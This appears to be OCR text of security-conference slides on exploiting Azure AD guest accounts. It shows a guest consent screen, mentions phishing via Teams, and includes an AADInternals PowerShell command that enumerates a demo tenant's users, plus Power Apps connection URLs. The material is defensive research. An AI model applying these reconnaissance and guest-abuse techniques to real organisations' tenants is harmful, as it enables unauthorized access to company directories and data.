
Microsoft

Sign in

hacker5@pwntoso.onmicrosoft.com

No account? Create one!

Can’t access your account?



Microsoft

hacker5@pwntoso.onmicrosoft.com

Permissions requested by:


Zenity Demo
zenitydemo.onmicrosoft.com

By accepting, you allow this organization to:

- Receive your profile data
- Collect and log your activity
- Use your profile data and activity data

You should only accept if you trust Zenity Demo. **Zenity Demo has not provided links to their terms for you to review.** You can update these permissions at https://myaccount.microsoft.com/organizations.
Learn more

This resource is not shared by Microsoft.



Apps

This is unavailable due to your account permissions and company's settings

Apps dashboard

There are no apps to show.

Zenity Demo

Hacker5

hacker5@pwntoso.onmicroso...

View account

Switch organization

Sign in with a different account


Guest exploitation state of the art

Guest exploitation state of the art

1. Phishing via Teams

@DrAzureAD at youtube.com/watch?v=NN1nIbp-z70

Guest exploitation state of the art



```
AADInternals 0.9.0
PS @mbrg0\BHUSA2023\All-You-Need-Is-Guest> $results.Users | Select-Object displayName,userPrincipalName

displayName     userPrincipalName
-----------     -----------------
Amy Alberts     amya@zenitydemo.onmicrosoft.com
Jamie Reding    jamier@zenitydemo.onmicrosoft.com
Hi              hi_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Julian Isla     juliani@zenitydemo.onmicrosoft.com
Eric Gruber     ericg@zenitydemo.onmicrosoft.com
Karen Berg      karenb@zenitydemo.onmicrosoft.com
Greg Winston    gregw@zenitydemo.onmicrosoft.com
Hacker5         hacker5_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Alan Steiner    alans@zenitydemo.onmicrosoft.com
Sven Mortensen  svenm@zenitydemo.onmicrosoft.com
Carlos Grilo    carlosg@zenitydemo.onmicrosoft.com
Alicia Thomber  aliciat@zenitydemo.onmicrosoft.com
Anne Weiler     annew@zenitydemo.onmicrosoft.com
Sanjay Shah     sanjays@zenitydemo.onmicrosoft.com
David So        davids@zenitydemo.onmicrosoft.com
Dan Jump        danj@zenitydemo.onmicrosoft.com
Christa Geller  christag@zenitydemo.onmicrosoft.com
William Contoso williamc@zenitydemo.onmicrosoft.com
Hacker          hacker_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Jeff Hay        jeffh@zenitydemo.onmicrosoft.com
Diane Prescott  dianep@zenitydemo.onmicrosoft.com
Allie Bellew    allieb@zenitydemo.onmicrosoft.com
```

1. **Phishing via Teams**
2. **Directory recon**


@DrAzureAD at aadinternals.com/post/quest_for_guest/

State of the art ends here. But hackers want more!

Can we access company data? Edit or delete data? Perform operations?

https://make.powerapps.com/environments/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections

Go have an early lunch




Welcome to Power Apps

Choose your country/region

United States

Microsoft will send you promotions and offers. You can unsubscribe at any time.

By clicking "Get started", you agree to these terms and conditions and allow Power Apps to get your user and tenant details.
Microsoft Privacy Statement



Sorry, there's been a disconnect

The environment 'Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43' could not be found in the tenant '420983fd-32b0-4abd-89e0-c3ef3236fc73'.

